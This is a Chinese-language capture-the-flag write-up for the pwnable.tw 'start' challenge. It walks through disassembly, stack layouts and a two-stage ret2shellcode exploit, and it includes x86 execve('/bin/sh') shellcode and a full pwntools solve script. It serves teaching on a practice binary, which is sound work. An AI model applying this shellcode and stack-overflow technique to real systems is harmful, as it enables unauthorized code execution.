pwnable.tw:start


- 来源
  pwnable.tw
- 考察知识点
  ret2shellcode
- 工具
  pwntools　pwndbg　IDA pro x32
- 解题过程
  - 首先拿到一个叫ELF文件，重命名为start，使用checksec检查其开的保护。

```
kda@kda:/media/psf/Home/Desktop/pwnable.tw/start$ pwn checksec ./start
[*] '/media/psf/Home/Desktop/pwnable.tw/start/start'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
kda@kda:/media/psf/Home/Desktop/pwnable.tw/start$
```


  - 发现其并没有开启任何保护，于是我们运行程序，看看这个程序的功能。

```
kda@kda:/media/psf/Home/Desktop/pwnable.tw/start$ ./start
Let's start the CTF:AAAAAA
kda@kda:/media/psf/Home/Desktop/pwnable.tw/start$
```

  - 这个程序很简单就是先打印一串字符串然后叫你输入，之后就结束了。因为这个是32位程序，我们把它放到32位的IDA里去逆向分析。



  - 代码很简单，就只有2个函数，使用F5大法



- 发现啥都没有，于是我们只能分析汇编代码了

```
text:08048060
text:08048060
text:08048060                   public _start
text:08048060 _start            proc near
text:08048060                   push    esp
text:08048061 ; 4:   result = 3;
text:08048061                   push    offset _exit
text:08048066                   xor     eax, eax
text:08048068 ; 5:   __asm
text:08048068                   xor     ebx, ebx
text:0804806A                   xor     ecx, ecx
text:0804806C                   xor     edx, edx
text:0804806E                   push    ':FTC'
text:08048073                   push    ' eht'
text:08048078                   push    ' tra'
text:0804807D                   push    'ts s'
text:08048082                   push    2774654Ch       ; Let's start the CTF:
text:08048087                   mov     ecx, esp        ; addr
text:08048089                   mov     dl, 14h         ; len
text:0804808B                   mov     bl, 1           ; fd
text:0804808D                   mov     al, 4
text:0804808F                   int     80h             ; LINUX - sys_write
text:08048091                   xor     ebx, ebx
text:08048093                   mov     dl, 3Ch
text:08048095                   mov     al, 3
text:08048097                   int     80h             ; LINUX -
text:08048099                   add     esp, 14h
text:0804809C                   retn
text:0804809C _start            endp ; sp-analysis failed
text:0804809C
```

- 首先分析一下下图这段代码

```
.text:08048087                  mov     ecx, esp        ; addr
.text:08048089                  mov     dl, 14h         ; len
.text:0804808B                  mov     bl, 1           ; fd
.text:0804808D                  mov     al, 4
.text:0804808F                  int     80h             ; LINUX - sys_write
```

- 将eax设置为4,调用int 0x80,说明这段代码要执行write系统调用，简单的来说就是write函数吧，即write(1,ecx,0x14)
  执行完后就打印了Let's start the CTF:这个字符串。

```
.text:08048091                  xor     ebx, ebx
.text:08048093                  mov     dl, 3Ch
.text:08048095                  mov     al, 3
.text:08048097                  int     80h             ; LINUX -
.text:08048099                  add     esp, 14h
.text:0804809C                  retn
```

- 同理这个eax设置为3，调用int 0x80,调用了read系统调用，

即read(1,ecx,0x3c)

- 就此我们已经分析的差不多了，转换成c语言代码差不多就是

```
int start()
{
    char buf[20]="Let'sstarttheCTF:";
    write(1,buf,0x14);
    read(0,buf,0x3c);
    return exit();
}

int main()
{
    start();
    return 0;
}
```

- buf的大小是20个字节，而read可以读60个字节,很明显嘛，存在栈溢出漏洞，由于程序没有开启任何保护，且没有其他别的函数，我们可以使用ret2shellcode的办法。要想实现ret2shellcode，我们必须泄漏出栈的地址，根据代码我们可以模拟出栈的内容。

addr	stack
esp	Let'
esp+0x4	s st
esp+0x8	art
esp+0xc	the
esp+0x10	CTF:
ret	exit
esp+0x18	old_esp
old_esp	...
...	...
ebp	...

- 首先第一次溢出我们使程序ret到0x8048087的位置，即我们的payload如下

```
payload='A'*0x14+0x8048087
```


- 溢出后栈的内容为：

addr	stack
esp	AAAA
esp+0x4	AAAA
esp+0x8	AAAA
esp+0xc	AAAA
esp+0x10	AAAA
ret	0x8048087
esp+0x18	old_esp
old_esp	...
...	...
ebp	...

- ret后栈的内容为：

addr	stack
esp	old_esp
old_esp	...
...	...
esp+0x10	...
ret	...
...	...
ebp	...

- 执行write函数就可以吧old_esp打印出来，然后我们就可以使用ret2shellcode了，但是这里read只有60个字节，而pwntools提供的shellcode太长了，用不了我们上网去找个短的shellcode




```
shellcode='\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\xb0\x0b\xcd\x80'
```

- 第二次溢出我们控制程序执行我们的shellcode

```
payload = 'B'*0x14+p32(old_esp+0x14)+shellcode
```

- 溢出后栈的内容为：

addr	stack
esp	BBBB
old_esp	BBBB
old_esp+0x4	BBBB
old_esp+0x8	BBBB
ret	old_esp+0x14
old_esp+0x14	shellcode
...	...
ebp	...

- 解题脚本

```
from pwn import *
p = process('./start')
p.recvuntil(':')
payload = 'A'*0x14+p32(0x8048087)
p.send(payload)
old_esp = u32(p.recv(4))
print 'old_esp = '+hex(old_esp)
shellcode='\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80'
payload = 'B'*0x14+p32(old_esp+0x14)+shellcode
p.send(payload)
p.interactive()
```